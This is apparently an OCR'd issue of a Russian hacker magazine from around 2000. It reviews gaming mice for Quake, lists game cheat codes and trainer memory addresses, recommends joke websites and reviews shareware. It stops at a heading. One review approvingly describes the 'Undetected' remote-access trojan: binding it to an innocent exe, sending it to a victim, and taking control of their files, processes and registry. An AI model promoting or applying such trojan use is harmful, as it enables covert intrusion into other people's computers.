Неплохая утилита от A4tech

Сами крысы :)

Обзоры обычно начинают с самых "выдающихся" вариантов или, наоборот, того, что не надо покупать :), однако это не относится к данному обзору, потому что среди нижеследующих мышей нет откровенно плохих. Выбирайте, а я и "отцы" вам помогут. Причем "отцы" будут высказываться только по поводу "стоящих" мышей, так что сразу можешь определить для себя несколько моделей.

Maxxtro Wheel Mouse



Средняя мышь во всех отношениях

Сперва может показаться, что это копия мыши Митсуми, но это не так, мышка, на самом деле, по функциональности и управлению очень похожа на IntelliMouse от Microsoft. Мыша, как и все современные, снабжена горизонтальным и вертикальным скроллером. Вместе с ней поставляется ну просто абсолютно не нужный софт. Мышка очень средняя по своим разгонным характеристикам и по управляемости в Кваке. К сожалению, изначально она была рассчитана на COM-порт, и PS2 вариант считается чем-то вроде дополнения, отсюда и явный расчет не на Квак-аудиторию. Единственный реальный плюс этой мыши - цена, можно купить вполне свободно до 10$!

Genius NewScroll Wireless



Выбор антиквакера

В обзор не могла не войти радиомышь. Я долго думал, какую из них включать, и решил взять эту. Мышка Мелкомягких меня откровенно раздражает, а других знаменитых имен я больше и не припомню. Вообще, радиомыши разработаны не для игры в Квейк. Как заявляют разработчики, с помощью оных можно увеличить производительность работы в Интернете и при просмотре документов, то есть то, что нас в данном случае совершенно не интересует. Так что эта мышь подойдет только игроненавистнику, даже не слыхавшему о такой вещи, как Квейк. Повторюсь, что все недостатки мыши относятся исключительно к шутерам. Я вполне предполагаю, что в Инете с ней лазить - немереный рулез, и все такое. Но только не Квейк. Для тех, кто все-таки собирается попробовать играть на Genius, сообщу, что есть версия и под PS/2.

Microsoft IntelliMouse



Выбор ламера

ХЭта мышь была включена в обзор только из-за своего прародителя. Существует огромное количество вариаций данных крыс: проводные, беспроводные, COM, PS2, USB и так далее. Но почему-то все отличаются дикой тормознутостью в кваке. Во-первых, они (по крайней мере, на опробованных мной экземплярах) абсолютно не гонятся, во-вторых, имеют очень неприятный сенс. Да, он сглаживается, но если на него наложить (мне необходимый) Mousware, то получается очень неприятная чувствительность. В общем, это, конечно, дело каждого, какую мышь покупать, но МайкроЗофт брать не советую.

Logitech M-S48



Выбор хорошего игрока

Компания Логитех известна во всем мире своими хорошими мышами, в среде же квакеров она стала почти культовой. Мышь получила огромное распространение в компьютерных клубах Москвы. Обычно встречается более старая модель - S34, но существенных отличий от S48 в ней нет. Ты найдешь этот девайс в каждом втором клубе, даже чаще. И это не случайно, крыса очень приятная, имеет великолепный дизайн, просто "вплывает" в руку. Не отстают и технические данные: хороший сенс (правда, с одним глюком - читай дальше), ее можно самостоятельно донастраивать, спокойно разгоняется. Этого и следовало ожидать, ведь самая известная мышиная программа Mousware разработана ни кем иным как Logitech и именно для своих мышек. Но вот что говорят о ней "отцы":

4z-DeviL: "Очень хорошая мышь, но ее свойство прокручиваться при резких движениях делает ее не очень подходящей для игры в 3d-action."

sF Makave1i: "Хорошая мышка, но когда ее резко крутишь, то она прокручивается. Представим себе человека, у которого маленький сенс, - эта мышь подведет его при резком развороте."

Получается, что какая бы ни была хорошая мышка, но если у нее есть один глюк, даже такой с первого взгляда мизерный, для Кваки это смерть.

Mitsumi ECM-S3102



Выбор профессионала

Фирма Митсуми занимается производством не только манипуляторов типа мышь, но и всякими там подставками под кофе и другой ерундой, но известность ей принесли именно мыши. При относительно небольшой цене мышь имеет просто идеальную чувствительность. Она очень легка, не имеет ничего лишнего - только две кнопки и все, как будто она была специально создана для Квейка! Правда, в последней модели появилось колесо прокрутки, но в Кваке это абсолютно не нужная вещь. Качество же мыши выше всяких похвал! Все это сказано не зря, эту мышку используют почти все именитые квакеры России, включая и 4z (команду Formoza).
Вот что говорят о ней наши "папы":

4z-DeviL: "Отсутствует прокручивание, легкость нажатия на кнопки + невысокая цена делают ее практически идеальной, но у нее есть один серьезный недостаток - она живет 3-4 месяца."

sF Makave1i: "Мышка очень удобная, практичная и недорогая. Подойдет любому человеку, невзирая на сенс и стиль игры."

A4tech WinEasy



Выбор Х-квакеров :)

ХВообще, фирма A4tech не очень известная, но в последнее время о ней уже начали говорить. Мыши, которые выпускает эта компания, вызывают совершенно разные отклики. Большинству квакеров эта мышь не очень нравится. Трудно сказать - почему, возможно, из-за своеобразного сенса, может из-за чего-то другого, но факт остается фактом. Но большинству hardware-тестеров эта мышка пришлась по душе. Для Кваки лучше всего подходит серия WinEasy, то есть менее накрученная. К сожалению, A4tech очень любит запихивать в свои мыши все новые технологии, что часто делает их не очень удобными для Кваки. Тем не менее, я уже больше года продолжаю юзать только одну модель - WinEasy - и проблем с ней не знаю. Мышь отлично гонится, при этом у нее нет глюков Логитеха с поворотом, имеет немного странный сенс (ниже, чем у большинства мышей) и при этом легко двигается по ковру. Мнение "отцов":

4z-DeviL: "Не слыхал про такую..."

sF Makave1i: "Мышка меня просто не прикалывает, уж очень накрученная, поэтому она и не рулит!"
Можно было бы поспорить с этим мнением, но лучше я оставлю выводы на твой суд.

Razer Boomslang 2000



Мышка забугорных отцов

ХЭта мышка не случайно последняя, дело в том, что она была разработана исключительно для... Кваки. Да, оказывается, и такие варианты бывают! Она получила широчайшее распространение на западе, но у нас является не очень популярным девайсом. Во-первых, из-за своей цены, которая по карману не многим, во-вторых, отечественные квакеры оставляют о ней не лучшие комментарии. Последний пример: отрицательные отзывы о ней во время выступления на недавнем чемпе Европе (который был нами выигран, и одним из его участников и был 4z-DeviL). Многие иностранные квакеры играли на бумшлангах и в конце концов проиграли нашим, которые играли на Митсумах. Среди плюсов мышки можно назвать неплохой дизайн и очень высокий dpi. В определенных кругах она считается культовой.

4z-DeviL: "Его громадный dpi дает большое преимущество над другими мышками, но есть и свои недостатки, например, ее нельзя во время игры приподнимать, присутствует прокручивание..."

sF Makave1i: "Razor2000 - хорошая мышка по технике, но очень неудобная из-за того, что она слишком большая, поэтому человеку с большим сенсом очень тяжело придется, ну а у кого маленький - самое оно :)."



Ломка

KodeMaster (cranyoblast@xakep.ru)

Heavy Metal FAKK 2

Эту сексаульную "Лариску" на Кваковском движке вполне можно сделать бессмертной и еще более сексаульной. Включи консоль, поставив галку на Video/Audio, - Advanced - Console.

После этого в игре вызываем консоль тильдой "~", начинаем бить в бубен и камлать вокруг компа. В это же время не забывай вводить магические слова:

god - бессмертие
give all или wuss - дать все оружие
notarget - враги упиваются радиоактивной дрянью по самые рога и тебя не замечают
health 100 - дает 100 единиц твоей жалкой, никчемной жизни
no clip - можно проходить через стены, летать и т.д.
map [имя карты] - перескочить на другой уровень. Вот список карт:

blood cemetary cliff1 cliff2 creeperpens end fakkhouse fog gruff gruff_cinema homes1 homes2evil homes2good intro landersroost oracle oracleway otto over shield swamp1

swamp2 swamp3 towncenter_evil towncenter_good training under water zoo

eventlist - выдать список всех консольных команд (946 штук). Можно выводить по буквам, например, eventlist a выдаст все команды на букву А. Перед читерскими командами заботливо поставлена большая буква С.

Submarine Titans

Для ввода кодов во время игры продави Enter до пола (обязательно до пола, я слежу!) и напечатай одним пальцем (обязательно... ну ты понял):

technologi - вся технология
silicon - максимум силикона (сделай свою Памелу Андерсон!!!)
energy - максимум энергии
air - восполнить запас воздуха
fow - открыть карту
corium - добавить 5 тысяч кориума
gold - добавить тысячу золота
metal - добавить тысячу металла
exiton - добавить много всех ресурсов. Сразу. Можно без хлеба?

Bang! Gunship Elite

Если ты хочешь начать игру не с первого, а с какого-нибудь более крутого уровня, начни новую игру и вместо имени набери код уровня:

2 - MAYDAY
3 - VICTORY
4 - CHALLENGER
5 - AZIMUTH
6 - REVEALED
7 - STONEAGE
8 - WARFARE
9 - OXYGEN
10 - SKYHIGH
11 - SUNSHINE
12 - BLOWUP
13 - NEUFTROIS
14 - BARACUDA
15 - GIVEAWAY
16 - WATERFALL
17 - SEVENTEEN
18 - NEARTHEEND
19 - Y2K

Также можно вводить другие коды и получать вот эти радости жизни:

В меню появится опция "бессмертие" - dogmode
Управляем выстрелами врагов - pianist
Неограниченный энергощит - stoneskin
Неограниченное ускорение - boooost
Патроны для Flux Beam - reflux
Патроны для Phase Shift Cannon - greens
Патроны для Hellfire - firecrackers
Патроны для Titans Hammer - nails
Патроны для Magma Cannon - volcano
Патроны для Electronic Laser - lightning
Патроны для Stasis Cannon - staystill
Патроны для Sonic Cannon - listener
Патроны для Plasma Cannon - bloody
Неограниченные патроны для всех видов вооружения - stormfire
Убрать неограниченные патроны - getridof

Kiss: Psycho Circus

Коды можно набирать в консоли (угадай, какой кнопкой она включается).

Invuln - бессмертие
Gimmie - все оружие
NoClip - можно проходить сквозь стены
NoTarget - кровожадные чудовища перестают тебя замечать
Spectator или Fly - ощути радость свободного полета... головой вниз
CyclePlayerClass - меняет твоего игрока (их 4, меняет по кругу)
NextArmor - дает следующий кусок брони
PrevArmor - жалеет о сделанном и забирает броню назад... жадина

Но может случиться страшное, и некоторые коды через консоль не заработают. Тогда идем и редактируем C:\GAMESKISS\PROFILES\имя твоего игрока.CFG
В CFG файле ищем строчку

Developer 0
и меняем ее на
Developer 1

Запускаем игру. Теперь в настройках, в меню SET-UP/KEYBOARD появились дополнительные настройки - Hud Toggles и Cheats - там можно повесить читы на любые удобные клавиши. После каждого запуска игры все это сбрасывается, так что каждый раз Developer 1 надо исправлять заново.

Age of Empires 2: The Conquerors

И к этому дополнению кодов полно. Вводим, как и в предыдущих частях.

POLO - убрать туман
MARCO - открыть карту
AEGIS - режим быстрой постройки
ROCK ON - 1000 единиц камня
LUMBERJACK - 1000 леса
ROBIN HOOD - 1000 золота
CHEESE STEAK JIMMY'S - 1000 единиц еды
NATURAL WONDERS - ты можешь контролировать природу
RESIGN - сдохни, собака
WIMPYWIMPYWIMPY - та же незавидная участь...
TO SMITHEREENS - получить саботажника
TORPEDO8 (7,6,5,4,3,2,1) - убить противника за номером 8 (7,6, ну, ты понял)
BLACK DEATH - выиграть миссию
I R WINNER - и снова выиграть

Rayman 2: The Great Escape

Чтобы получить все возможные прибамбасы, наберите во время игры "globoxrules".

Также во время игры можно использовать другие коды, нажав Esc и набрав их в меню:

Glowfist - ты становишься круче, сильнее, выше... заменитель Виагры, короче...
Gimmelife - добавляет 5 жизней
Gimmelumz - 5 лишних Лумов
Gothere - отправляетесь в пешую эротическую прогулку на секретный уровень

Ломка 16 Hex.

KodeMaster cranyoblast@xakep.ru

Методика

Для ввода цепочек рекомендуется использовать CheatFinder версии не ниже 1.0, достать который можно с cheatfinder.freeservers.com. Запускаешь игру, затем CF. В окне Applications Executing выбираешь ее исполняемый файл. Жмешь кнопку "Search Value". В появившемся окне нажимаешь Insert и вводишь: Address - адрес, по которому значение "проживает" в памяти, например, AD04E8; Width - "толщина" значения, скажем, 32 bits; Name, например, "деньги в банке". Нажатие на OK добавит получившуюся строчку в чит-лист, теперь значение можно изменять. Для этого выделяешь строчку мышью и жмешь кнопку Change. В появившемся окошке можно ввести новое значение и, если хочется, "заморозить" его, поставив галочку возле "freeze value". Для справки, "заморозка" - это постоянная автоматическая подстановка значения в память. Частоту подстановки можно выбрать ползунком speed - от 2 до 200 раз в секунду. Сохранить чит-лист - нажать кнопку "Save PRF" в левой части CheatFinder.

Возможно также использовать любимый в народе Magic Trainer Creator v1.27. Делается это так: запустив MTC параллельно с игрой, в окошке Process ID выбираешь указанный exe'шник. Загружаешь модуль Magic Editor Creator. С помощью Add забиваешь всю информацию в чит-лист: название строчки, адрес и размер значения. Сохранив чит-лист в mec-файл, выбираешь в менюшке справа "memory editor", выделяешь строчку мышью и редактируешь значение в Edit Zone. Несколько сложнее обстоят дела с "заморозкой" значения. После выбора exe'шника адреса вводятся в окно Values to write in memory. Причем формат несколько отличается от указываемого мной, например, "Лес: D11CCB (32 бита)" для MTC выглядит так: "Лес: D11CCB, D11CCC, D11CCD, D11CE" - те же самые 4 байта (как видно, нужно немного знать шестнадцатиричное счисление). Для каждого байта выставляется значение в hex. Сохраняешь чит-лист в gtc-файле, выбираешь частоту подстановки, нажимаешь "Poke all" и "Freeze". Значения заморожены.

Heroes of Might & Magic III: Shadow of Death

Исполняемый файл - heroes3.exe
Red:
Wood - 15D748C (16 bits)
Mercury - 15D7490 (16 bits)
Ore - 15D7494 (16 bits)
Sulfur - 15D7498 (16 bits)
Crystal - 15D749C (16 bits)
Gems - 15D74A0 (16 bits)
Gold - 15D74A4 (32 bits)
Blue:
Wood - 15D75F4 (16 bits)
Mercury - 15D75F8 (16 bits)
Ore - 15D75FC (16 bits)
Sulfur - 15D7600 (16 bits)
Crystal -15D7604 (16 bits)
Gems - 15D7608 (16 bits)
Gold - 15D760C (32 bits)
Tan:
Wood - 15D775C (16 bits)
Mercury - 15D7760 (16 bits)
Ore - 15D7764 (16 bits)
Sulfur - 15D7768 (16 bits)
Crystal - 15D776C (16 bits)
Gems - 15D7770 (16 bits)
Gold - 15D7774 (32 bits)
Green:
Wood - 15D78C4 (16 bits)
Mercury - 15D78C8 (16 bits)
Ore - 15D78CC (16 bits)
Sulfur - 15D78D0 (16 bits)
Crystal - 15D78D4 (16 bits)
Gems - 15D78D8 (16 bits)
Gold - 15D78DC (32 bits)
Orange:
Wood - 15D7A2C (16 bits)
Mercury - 15D7A30 (16 bits)
Ore - 15D7A34 (16 bits)
Sulfur - 15D7A38 (16 bits)
Crystal - 15D7A3C (16 bits)
Gems - 15D7A40 (16 bits)
Gold - 15D7A44 (32 bits)
Purple:
Wood - 15D7B94 (16 bits)
Mercury - 15D7B98 (16 bits)
Ore - 15D7B9C (16 bits)
Sulfur - 15D7BA0 (16 bits)
Crystal - 15D7BA4 (16 bits)
Gems - 15D7BA8 (16 bits)
Gold - 15D7BAC (32 bits)
Teal:
Wood - 15D7CFC (16 bits)
Mercury - 15D7D00 (16 bits)
Ore - 15D7D04 (16 bits)
Sulfur - 15D7D08 (16 bits)
Crystal - 15D7D0C (16 bits)
Gems - 15D7D10 (16 bits)
Gold - 15D7D14 (32 bits)
Pink:
Wood - 15D7E64 (16 bits)
Mercury - 15D7E68 (16 bits)
Ore - 15D7E6C (16 bits)
Sulfur - 15D7E70 (16 bits)
Crystal - 15D7E74 (16 bits)
Gems - 15D7E78 (16 bits)
Gold - 15D7E7C (32 bits)

Soulbringer

Исполняемый файл - soulbringevcnoeax.exe
Strength - 000018 (16 bits)
Speed - 00001A (16 bits)
Health - 00001C (16 bits)
Combat - 00001E (16 bits)
Magic - 000020 (16 bits)
Level - 000038 (8 bits)
Money - 0000A4 (32 bits)
Current hitpoints - 00002C (16 bits)
Max. hitpoints - 00002E (16 bits)
Current mana - 000030 (16 bits)
Max. mana - 000032 (16 bits)

The Devil Inside

Исполняемый файл - devil.exe
После адресов указаны оптимальные для подстановки значения. Советую их заморозить.
Unlimited ammo:
0050A2E1 (8 bits) - 90
Immortality:
0057F72B (16 bits) - EB 6A
0057F797 (32 bits) - 81 FE 28 7B
0057F79B (32 bits) - 9B 00 74 8E
0057F79F (32 bits) - 2B C2 EB 8A

Vampire The Masquerade: Redemption

Исполняемый файл - vampire.exe
Результат подстановки будет заметен только после того, как ты что-нибудь купишь.
Money - 62EEF0 (16 bits)



WWW – Развлекухи

Александр '2poisonS' Сидоровский (2poisonS@xaker.ru)

Теперь тебя будут материть автоматически!

www.slip.net/~risctakr/cgi_bin/rand.cgi - The Fuck You Cabal Random Insult Generator. Развлекуха, если это можно так назвать, для тех, кто знает английский или у кого есть словарь английского сленга. Эта страничка генерирует абсолютно непереводимые ругательства и оскорбления, составляя их из отдельных кусочков фраз своей базы данных. Напоминает детскую игру, когда один пишет начало предложения, другой его продолжает... Ну, ты понимаешь, о чем я. Только здесь эта игра приобретает оттенок легкого мазохизма, так как в предложениях упоминаются такие щекотливые темы, как интимная жизнь твоих ближайших родственников по материнской линии, схожесть твоего лица с противоположной частью тела вонючего бегемота и т.д.

Кстати, эту страничку можно использовать и в чисто практических целях... Иногда бывает нужно быстро составить сообщение какому-нибудь "виртуальному знакомому" на ICQ или IRC, а так как такого рода лексике в школе на уроках английского не учат...


P.S. Пример: Ты пахнешь крысой, и когда я смотрю на тебя, я громко блюю варикозной слизью, разбрызгивая повсюду мясные ошметки.

Арчмаг Онлайн - Старший Волшебник На Линии!

http://arch4.magewar.com/archmage/main.html - Ты можешь напрячь свое отравленное Quake'ом воображение и представить текстовую онлайновую Heroes of Might & Magic с элементами UO? Нет? Значит тебе прямиком по этой ссылке. Те, кто смог это представить, уже давно там. Игра называется Archmage, этим же титулом наделяют любого вновь прибывшего игрока вместе с вручением ему некой виртуальной жилплощади, недетской суммы денег и... десятков вариантов развития. Перечислять, что можно делать в этой игре, не буду: ее возможности не уступают любой глубокой походовой стратегии, а во многом и превосходят их. Отмечу только широту взаимодействия игроков, которое здесь далеко не ограничивается одним убиванием. Можно вступать в гильдии, созданные реальными игроками, выполнять их задания и повышать свой рейтинг, можно покупать и продавать артефакты на специальных аукционах, можно... Нет, говорил же, не буду перечислять. Просто зайди и поиграй, благо скачивать ничего не придется.

Дай ему по морде! По наглой рыжей морде!


www.well.com/user/vanya/bill.html - Убойная развлекуха для настоящего хакера! Если на душе погано, винда глючит, железо конфликтует, пиво теплое, а погода дерьмовая - заходи по этой ссылке, душевное облегчение я тебе гарантирую. Всего одна страничка с единственной ява-скриптовой картинкой. Зато какой! Представь, что будет, если анимированный кулак из Doom'а повстречается с анимированной фотографией улыбающегося Билли Г. А если этим кулаком еще и поуправлять дадут! Лицо бывшего главы Мелкомягких анимировано просто отлично: после хорошего удара очки слетают на бок, а рот расплывается в обаятельной без-зубой улыбке... Казалось бы, такая ерунда, а как нервы расслабляет! Справедливости ради надо заметить, что это далеко не единственный сайт в Сети, где можно оттянуться подобным образом. Вот, например, еще ссылочка: www.urban-75.com/Punch/gat-es.html. Но вариант с думовским кулаком бьет все рекорды оригинальности. Молодец, "vanya"!



Жаль, бензопилу не приложили...

Всем искать Ю-ХУ!

http://agskate.simplenet.com/Yoo-Hoo/game.htm - Эта развекуха приколола меня, только когда я дошел до конца. Собственно, своим концом она меня и приколола (не пойми меня неправильно). Своей циничной, оскорбительной концовкой. Итак: наша задача - найти на картинке изображение бутылки с напитком "Ю-Ху". Как и положено в таких случаях, на первой картинке она изображена крупным планом, ну а дальше разглядеть ее становится все труднее и труднее. А в конце, когда ты с гордостью обнаруживаешь заветную бутылочку на последней картинке, тебе пишут такое... такое! Впрочем, не буду обламывать тебе этот кайф... Удачи тебе!



Видно, кого-то конкретно проперло на эту водичку, если он ей игры посвящает...

Ты думал, тебя уже ничем не удивишь?..

www.mv.com/ipusers/paintball-/game/ - Что нужно человеку, повидавшему все в этой жизни? Ну или хотя бы в Интернете. Ему нужен онлайновый походовый пейнтбол! Мне эта фраза почему-то напомнила выражение "птичье молоко", то есть нечто, чего в природе не бывает, но что, тем не менее, есть. Все гениальное просто: нужно всего лишь вписать в форму на веб-страничке что-нибудь типа "сделать три шага на северо-восток, залечь в траву и пальнуть по тому придурку, что ползает на карачках между деревьев". В это время придурок на карачках отбивает на клавиатуре аналогичную атаку на "придурка, залегшего в траве". В конце подсчитываются фраги, и победитель идет в виртуальный магазин покупать себе крутую снайперскую винтовку и прибор ночного видения. Все.



Называйте меня: Tsuwopoisonosu-san!


www.urban75.com/Mag/jap.html - Хочешь узнать, как твое имя звучит по-японски? Нет!? А как же ты будешь общаться с самураями? Они же тебе сразу сепуку отхаракирят начисто, если ты не сможешь представиться должным образом! Нет, приятель, так не пойдет. Быстренько беги на вышеуказанный линк, вводи свое имя (можно фамилию, отчество, ник, кличку собаки, имя кандидата в президенты, за которого ты собираешься голосовать...) и жми кнопку. Круто? Теперь ты не просто баклан, ты интернациональный баклан! С японским уклоном.

M.J.Ash m.j.ash@xakep.ru

Генератор матов v 2.2

Windows 9x/NT4/2k
Size: 275 Kb
Freeware
http://genmat.narod.ru

Вообще-то, в нашем языке слово мат может принимать множество значений: от шахматного "поражение в игре" до спортивного "мягкая толстая подстилка". Однако в данном случае это слово использовано в своем исконно русском значении, которое толковым словарем кратко расшифровывается как "неприличная брань". После этой подсказки ты уже в принципе можешь сам сообразить, чем именно занимается "Генератор матов"... Да, да, все верно! Действительно, эта прога генерирует матерные слова. Разумеется, не те простые односложные выражения, которые все мы и так хорошо знаем. Нет! Прога создает навороченные или, как их еще называют, "многоэтажные" маты неограниченной сложности. Каждый мат генерируется случайным образом. В логическом модуле этой проги реализована поддержка падежей и команд, а в комплекте с ней идет небольшой набор шаблонов, по которым Генератор матов может создавать ругательные выражения на заданные темы произвольной длины. Подробные инструкции по созданию своих собственных шаблонов находятся в файле справки. Особенно удачные выражения Генератор матов позволяет одним кликом скопировать в буфер обмена, дабы пользователь мог щедро украшать ими свою речь в процессе усиленного виртуального общения. Мне-то этой прогой пользоваться воспитание не позволяет: до сих пор кажется, что использование моим собеседником через каждые три слова неопределенного артикля $ля говорит о невысоком коэффициенте его умственного развития... Тем не менее, не отметить эту оригинальную отечественную разработку я просто не мог. :)



Undetected v 3.0b

Windows 9x
Size: 223 Kb (server – 20 Kb)
Freeware :)
http://home.cyberarmy.com/undetected


Да... Троянские крысы становятся все круче и круче. Для этого номера мне удалось отловить новую версию злобного грызуна по кличке Undetected, так я тебе скажу, что эта даже не крыса - это монстр какой-то! Рассказываю по порядку. Начнем с того, что утилита для настройки сервера встроена в клиента. Она позволяет склеивать сервер троянца с произвольным exe-шником и задавать различные способы "привязки" (автозапуска :)) крысы к машине жертвы (см. скриншот). Настроенный нужным образом сервер отправляется смелому юзеру, который ничего не боится и поэтому запускает все подряд. Отлично. Теперь можно воспользоваться клиентской частью трояна по своему прямому назначению и подключиться к удаленной машине. После установления связи смелый, но глупый юзер оказывается в твоих руках. С помощью Undetected-а ты можешь копаться в его каталогах; скачивать, заливать и запускать файлы на его компе; а также просматривать список запущенных им программ и одним кликом убивать "ненужные". Также Undetected дает возможность вносить изменения в реестр удаленной машины - неплохо для троянца в 20 кб весом, да? А ведь, кроме этого, Undetected понимает, что такое дополнительные модули! Достаточно залить, скажем, fun.dll в тот же каталог, где расположился сервер троянца, и можно будет вырубить жертве клаву и мышь, убрать с ее экрана лишние элементы интерфейса или отключить монитор... Огорчает в этой интересной разработке только проявленная первой бетой некоторая нестабильность. Хочется надеяться, что это - временное явление.



1st Clock v 1.0

Windows 9x/NT4/2k
Size: 600 Kb
Shareware
http://www.greenparrots.com


Множество программ только тем и занимается, что заменяет, расширяет и переделывает на свой лад различные составляющие операционной системы Windows. Частенько среди этой братии попадаются достойные вещи. Вот, к примеру, недавно меня порадовала программа 1st Clock. М-да... Это тебе не примитивная поделка, которую разработчики Окошек сунули в нижний правый угол твоего экрана и теперь нахально выдают за часы. Это по-настоящему удобно. Тут тебе и синхронизация системного времени через Интернет, тут тебе и выскакивающий из часов симпатичный календарик... Вдобавок, 1st Clock умеет выводить на экран время в требуемом формате (хочешь с секундами, а хочешь - с месяцем и годом), а такжепоказывать состояние системных ресурсов твоей машины (загрузку процессора, объем свободной памяти и т.д.). Откровенно рулит встроенная в программу система предупреждений-напоминаний с возможностью управления горячими клавишами: одно нажатие, и в выпрыгнувшем окошке ты уже задаешь что-нибудь вроде: через пять минут проиграть звук сирены и выдать сообщение: "А чайник-то горит!". Удобно, да? Все в одном. И, что приятно, машинку твою 1st Clock при всех своих прелестях практически не грузит.





Amn Task Manager v 1.00

Windows 9x
Size: 1409 Kb
Shareware
http://www.amn.ru




Встроенный в операционные системы Windows 95/98 менеджер задач меня откровенно бесит. Чего стоит одна его примитивная морда - та, что выскакивает при нажатии Alt-Ctrl-Del, и где под надписью "Завершение работы программы" приводится, дай Бог, половина всех действительно выполняющихся на машине процессов. К счастью, есть способ, с помощью которого можно раз и навсегда избавиться от этого программного уродца. Надо только установить на своей машине Amn Task Manager, а затем предложить этой проге обрабатыватьAlt-Ctrl-Del самостоятельно. В результате чего, при нажатии указанной комбинации специальных клавиш, на твоем экране будет возникать окошко менеджера задач на два порядка навороченнее стандартного виндозного. Amn Task Manager позволяет в полной мере ощутить контроль над своей системой. Программа выдает тебе подробнейшую информацию о том, откуда взялся тот или иной процесс, сколько памяти и процессорной мощности он отжирает, а также предлагает обычный набор операций по управлению этими самыми процессами (смене приоритетов или убиению оных). Для продвинутых перцев в Amn Task Manager встроен целый ряд "эксклюзивных" фишечек вроде вывода информации не только о тех программах, которые работают сейчас, но и о тех, что поработали-поработали да и отрубились (кстати, именнотак обычно и поступают многие почтовые трояны). Кроме того, с помощью Amn Task Manager-а можно одним кликом выгрузить все некритичные для функционирования системы процессы, дабы все силы твоей машины бросить на выполнение какой-нибудь ресурсоемкой программы (читай - новой игрухи :)). Одно это уже должно принести этой проге широкое признание и всенародную любовь. :)

Sound Clavier v1.01

Windows 9x
Size: 277 Kb
Shareware
http://clavier.nm.ru


Единственная приличная программа для озвучивания нажатия кнопок на клавиатуре. После некоторой доработки Sound Clavier-ом можно даже постоянно пользоваться при работе под Виндами. Тут главное отключить на фиг все эти бипы, чпоки и бэмцы, которыми программа усердно начинает бомбардировать твои уши, едва твои лапы дотронутся до клавы. :) Кстати, я не шучу! Я совершенно серьезно рекомендую тебе перед запуском Sound Clavier-a залезть в подкаталог программы Sound и на место wav-файлов "Char2", "Space", "Shift" и "Back" (как минимум ;)) прописать их "однофамильцев" с... тишиной! Очень реально тишину записывает стандартная виндозная утилитка Звукозапись. После выполнения этого комплекса мероприятий Sound Clavier уже не будет докучать тебе левыми звуками и начнет приносить практическую пользу. Дело в том, что уже изначально разные раскладки клавиатуры озвучиваются этой прогой по-разному. А в результате описанного выше "хирургического" вмешательства Sound Clavier вообще перестанет озвучивать русскую раскладку. Однако при переключении на английский клавиши тут же начнут явственно "пощелкивать". Теперь тебе уже будет намного труднее набирать адреса сайтов русскими буквами, а сообщения в аське - английскими. Уже на слух тебе будет ясно, что раскладка не та. Ну и немного дополнительной инфы "до кучи": а) В стандартную поставку Sound Clavier-a входит 28 отдельных звуков практически для всех клавиш. б) Программа не требует инсталляции. в) Озвучку можно одним кликом либо полностью включать-выключать, либо двумя кликами включать-выключать ее для любого запущенного приложения.



Random Event Sounds 2000 v 4.0.2.14

Windows 9x/NT4/2k
Size: 856 Kb
Shareware
http://www.ztecsoftware.com


Ну и раз уж речь зашла о звуковом сопровождении работы с ОС Windows, то тебе стоит обратить свое внимание еще на одну мелкую, но прикольную прогу. Эта прога сидит себе тихонечко в трее и периодически изменяет все звуки, закрепленные за разного рода системными событиями (запуском Виндов или, скажем, выдачей сообщения об ошибке). Естественно, весь этот процесс выполняется с твоей подачи: ты объясняешь Random Event Sounds 2000 (именуемый в дальнейшем просто RES 2000 :)), что вот именно для этого события (из большущего списка ;)) ты предпочитаешь использовать такие-то и такие-то wav-файлы. Подобным же образом RES 2000 умеет обращаться с обоями для рабочего стола и скринсейверами. Я обзавелся этой прогой как только обнаружил, что слышать при загрузке операционки каждый раз один и тот же звук и видеть на экране одну и ту же картинку - это как-то весьма утомительно для моей психики. А маленькой дозы RES 2000 хватило на то, чтобы мой комп разом осознал свою ошибку. Теперь он постоянно встречает меня то скалящейся с монитора черепушкой и криком "Я! Живу! Снова!", тобюстом Памелы Андерсон в натуральную величину и хриплым контральто: "Я так ждала тебя, милый...", то еще чем-нибудь в этом роде. :)



RoboCom v2.52

Windows 9x/NT4/2k
Size: 269 Kb
Freeware
http://www.cyty.com/robocom


Шашки для программистов. Фишки самостоятельно ползают по полю, гасят фишки противника и... размножаются. Главная цель игры: выяснить, кто запрограммировал самую крутую фишку-робота. Управляющие проги пишутся прямо в RoboCom-е на простом (всего 12 команд :)) ассемблероподобном языке. Имеется встроенный дебаггер. RoboCom изначально заделан под Винды, без привлечения DOS-кой графики. Но я не думаю, что мы будем плакать по этому поводу. :)



DoHide v 3.2
